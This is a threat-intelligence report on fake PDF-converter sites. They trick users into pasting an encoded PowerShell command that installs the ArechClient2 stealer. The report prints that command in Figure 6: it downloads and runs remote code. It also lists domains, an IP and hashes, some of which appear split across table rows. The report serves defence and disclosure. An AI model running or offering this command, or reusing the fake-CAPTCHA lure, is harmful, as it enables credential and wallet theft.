FAKE PDF CONVERTER SITES SPREAD ARECHCLIENT2 STEALER VIA POWERSHELL TRAP

Vairav Cyber Security News Report

Date: April 17, 2025

Vairav Cyber Threat Intelligence Team

Vairav Technology Security Pvt. Ltd.

Thirbam Sadak 148

Baluwatar, Kathmandu

Phone: +977 4541540

Mobile: +977-9820105900

Email: sales@vairavtech.com

EXECUTIVE SUMMARY

Cybercriminals are exploiting fake PDF-to-DOCX converter websites impersonating the popular PDFCandy platform to distribute a new variant of the **ArechClient2** information stealer, linked to the **SectopRAT** malware family. These counterfeit domains, including *candyxpdf[.]com* and *candyconverterpdf[.]com*, use convincing interfaces and social engineering tactics to trick users into executing PowerShell commands, triggering a sophisticated infection chain. Once activated, the malware targets sensitive data such as browser credentials and cryptocurrency wallets, while employing living-off-the-land techniques to bypass traditional security measures.



Figure 1: Home page of the phishing site (candyxpdf[.]com)



Figure 2: Home page of the phishing site (candyconverterpdf[.]com)

INCIDENT DETAILS



Figure 3: Attack flow of the malware campaign

CloudSEK researchers uncovered this campaign, noting that users interacting with these fraudulent PDF converters are presented with a CAPTCHA-style prompt instructing them to press Windows+R and run a hidden PowerShell script.



Figure 4: Fake Captcha and completed conversion of the sample PDF file



Figure 5: Website prompting the running of a PowerShell command

```
powershell -win 1 -ep bypass -noni -enc
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgB
sAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwAHMAOgAvAC8AYgBpAHQAbAB5AC4AYwB4AC8AUwBNAG
0AYQAnACkAIAB8ACAASQBFAHgA
```

Figure 6: PowerShell command to be pasted



Figure 7: Web request to download malicious "adobe.zip" payload

Inside this archive, the payload audiobit.exe abuses the legitimate Windows utility *MSBuild.exe* to execute **ArechClient2**, enabling attackers to perform system reconnaissance, registry queries, and steal stored credentials and wallet data.



Figure 8: Contents of the "adobe.zip" payload



Figure 9:run tree of malicious executables



Figure 10: Contents of MSBuild flagged as malicious and containing ArechClient2 information stealer

The infection chain also demonstrates advanced evasion techniques, including the use of encoded commands and Windows-native tools, which help the malware avoid detection by endpoint protection systems.

INDICATORS OF COMPROMISE (IOCs)

IP Address	Malicious Domains	File Hashes
172[.]86[.]115[.]43	*candyxpdf[.]com*	*72642E429546E5AB207633D3C6A7E2E70698EF65*
C2	*candyconverterpdf[.]com*	*51de0b104e9ced3028a41d01dedf735809eb7f60888621027*
ophibre[.]com	*bind-new-connect[.]click*	*c7f00f0fcf9c834*

RECOMMENDED ACTIONS

To mitigate and prevent compromise from this campaign, organizations, particularly those in the diplomatic and government sectors, should take the following actions:

- **Avoid Unknown Conversion Sites:** Only use trusted, official PDF/document converters. Do not rely on third-party links or unfamiliar domains for file conversion.
- **Educate Users on Social Engineering:** Train employees and end-users to recognize suspicious prompts, especially those involving command-line inputs like PowerShell.
- **Block Malicious IPs and Domains:** Add the identified domains and IP address (172[.]86[.]115[.]43) to firewall and proxy blocklists.
- **Endpoint Monitoring:** Monitor for abnormal use of PowerShell and MSBuild.exe, particularly when launched from user directories or temp folders.

- **Threat Hunting:** Search for unusual ZIP downloads, base64-encoded PowerShell strings, or unexpected registry and credential harvesting activity.
- **Update Security Tools:** Ensure antivirus and EDR systems are updated with signatures capable of detecting ArechClient2 and related threats.

REFERENCES

https://cybersecuritynews.com/beware-of-online-pdf-converters-that-tricks-users/

https://www.cloudsek.com/blog/byte-bandits-how-fake-pdf-converters-are-stealing-more-than-just-your-documents

https://any.run/report/1da2b2004f63b11ab0d3f67cd1431742a1656460492bd4b42fd53d413e6e1570/5430cffd-2170-4d36-b589-1200c24ffb9c

https://www.virustotal.com/gui/ip-address/172.86.115.43/detection

https://www.virustotal.com/gui/file/1da2b2004f63b11ab0d3f67cd1431742a1656460492bd4b42fd53d413e6e1570/detection

CONTACT US

Vairav Technology Security Pvt. Ltd.

Cyber Defender from the land of Gurkha

Thirbam Sadak 148, Baluwatar

Kathmandu, Nepal

Phone: +977-01-4541540

Mobile: +977-9820105900

Email: sales@vairavtech.com

Website: https://vairavtech.com